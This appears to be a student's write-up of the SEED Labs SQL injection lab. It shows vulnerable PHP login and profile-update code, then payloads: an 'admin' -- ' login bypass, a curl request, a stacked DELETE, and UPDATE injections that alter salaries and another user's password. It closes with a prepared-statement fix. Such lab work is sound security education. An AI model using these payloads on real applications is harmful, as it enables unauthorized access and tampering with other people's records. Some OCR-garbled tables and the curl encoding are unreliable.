
Information Security SQL Injection Attack Lab

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Task 1: Get Familiar with SQL Statements



Logged into MySql as root, switched the current database to "Users" into our workspace.

Show tables lists all the tables present in the Users database

Printing all the information in the database Credential

mysql:	> select	* from	credential	;			.		.	
ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1 2 3 4 5 6	Alice Boby Ryan Samy Ted Admin	10000 20000 30000 40000 50000 99999	20000 30000 50000 90000 110000 400000	9/20 4/20 4/10 1/11 11/3 3/5	10211002 10213352 98993524 32193525 32111111 43254314					fdbe918bdae83000aa54747fc95fe0470ffff4976 b78ed97677c161c1c82c142906674ad15242b2d4 a3c50276cb120637cca669eb38fb9928b017e9ef 995b8b8c183f349b3cab0ae7fccd39133508d2af 99343bff28a7bb51cb6f22cb20a618701a2c2f58 a5bdf35a1df4ea895905f6f6618e83951a6effc0
6 rows in set (0.00 sec)										

Updating the names (Alice -> bharath, Boby -> Ishan) based on the employee IDs.



```
mysql> update credential set Name = 'isha
Query OK, 1 row affected (0.01 sec)
Rows matched: 1 Changed: 1 Warnings: 0
nysql> select * from credential;
                        EID
                                    | Salary | birth | SSN
  ID | Name
                                                     | 9/20
| 4/20
| 4/10
| 1/11
| 11/3
| 3/5
                                                                       10211002
10213352
98993524
                                                                                                                                                                     fdbe918bdae83000aa54747fc95fe0470fff4976
          bharath I
          ishan
Ryan
Samy
                                                                                                                                                                    b78ed97677c161c1c82c142906674ad15242b2d4
a3c50276cb120637cca669eb38fb9928b017e9ef
                                                                       32193525
32111111
43254314
                           40000
50000
                                         90000
110000
                                                                                                                                                                     995b8b8c183f349b3cab0ae7fccd39133508d2af
99343bff28a7bb51cb6f22cb20a618701a2c2f58
                                                                                                                                                                     a5bdf35a1df4ea895905f6f6618e83951a6effc0
  rows in set (0.00 sec)
```

Printing information about the employee with Name registered as 'bharath'

```
mysql> select * from credential where Name='bharath';

| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |

| 1 | bharath | 10000 | 20000 | 9/20 | 10211002 | | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |

1 row in set (0.00 sec)

mysql>
```

Task 2: SQL Injection Attack on SELECT Statement


Current code which is vulnerable

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</div>";
    echo "</div>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}
```

Testing for SQLi

En	nployee Profile Login
USERNAME	1
PASSWORD	••••
	Login
	Copyright © SEED LABs

The output we get says that the backend database used is MySQL, also verifies that the web application is vulnerable to SQL Injection.



Task 2.1: SQL Injection Attack from webpage




Entering the username as "admin' -- " gives us admin access into the application.

-- or # are used to comment in mysql syntax.

We're basically giving username as admin, then closing the statement using a single quote and then comment the rest of the sql statement. Thereby logging in as admin.

The sql query would end up looking something like this:

SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= 'admin'



Task 2.2 SQL Injection Attack from command line

To attack using the command-line, we use curl, which can send HTTP Requests. The only change we need to make is to encode the URL.

```
%27 -> ' (quote)
%20 -> (space)
%2B -> - (Hyphen)
```

```
<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>


</
```

Curl into this url

http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin% 27%20%2B%2B%20&Password=test

Task 2.3 Append a new SQL statement:

admin'; DELETE FROM credential WHERE Name = 'Ted';



; will separate the 2 sql queries in the server side, the query() function doesn't allow multiple queries to the database. Therefore, even the error shown is with respect to the 2nd query as its execution is unsuccessful.

Task 3: SQL Injection Attack on UPDATE Statement

```
$sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email
',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumbe
r' where ID=$id;";
}else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email
',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe home.php");
```

Current vulnerable code

Task 3.1: Modify your own salary:

Previous salary: 20000, changing to 120000

Editing my profile

bharath's Profile Edit				
NickName	dolan			
Email	dolan@gmail.com', Salary = 1200 #404, 1st main			
Address				
Phone Number	123454321			
Password	Password			
Save				

dolan@gmail.com', Salary = 120000 WHERE Name = 'bharath';#; When we save, the query is included into the update statement, and executed, therefore our salary is changed

THe sql query would be:

UPDATE credential SET nickname='dolan',email='dolan@gmail.com', Salary = 120000 WHERE Name = 'bharath';

Output:

bharath Profile			
Vov	Value		
Key Employee ID	Value 10000		
Salary	120000		
Birth	9/20		
SSN	10211002		
NickName	dolan		
Email	dolan@gmail.com		
Address			
Phone Number			

Another way to do it, ie by not closing the query in between is by using this payload :

- dolan@gmail.com', Salary = '130000

the SQL Query would then be:

UPDATE credential

SETnickname='dolan',email='dolan@gmail.com',Salary='130000',addr ess='#404,1123',Password='test',PhoneNumber='123454321' WHERE name= 'bharath'

Profile edit with payload:

bharath's Profile Edit				
NickName	dolan			
Email	an@gmail.com', Salary = '130000			
Address	#404,1123			
Phone Number	123454321			
Password	••••			
Save				

Output :

bharath Profile			
Key	Value		
Employee ID	10000		
Salary	130000		
Birth	9/20		
SSN	10211002		
NickName	dolan		
Email	dolan@gmail.com		
Address	#404,1123		
Phone Number	123454321		

Task 3.2: Modify other people's salary:

dolan@gmail.com', Salary = 1 WHERE Name='ishan';#

This payload can be used from any other profile(bharath) since we assume the attacker doesnt have access to Ishan's profile.

SQL Query:

UPDATE credential SET

nickname='dolan',email='<u>dolan@gmail.com</u>', Salary = 1 WHERE Name = 'ishan';

Output: Salary changed for ishan to 1

ishan Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	dolan
Email	dolan@gmail.com
Address	
Phone Number	


Task 3.3: Modify other people' password:

Attempt to change Ishan's current password (seedboby) to something else so that he wont be able to access the application.

Payload:

dolan@gmail.com', Password = sha1('passchanged') WHERE Name =
'ishan':#

Previous password in sha1:



By using the sha1 function in our input, we are basically performing the same steps as being performed in the program, thereby allowing us to change the password of another user.

Task 4: Countermeasure —Prepared Statement:

```
File: unsafe_home.php
```

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

By using the Prepared statement, it parametrizes the sql query, thereby avoiding sql injections.

File: unsafe_edit_backend.php

```
if($input pwd!=''){
    // In case password field is not empty.
    $hashed pwd = shal($input pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;")
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
}else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
}
```

Parametrizing the update statement again prevents sqli while editing a profile

Trying the same credentials as before, but now with the "fixed" files.



Output: SQLi is prevented, we werent allowed unauthorized access.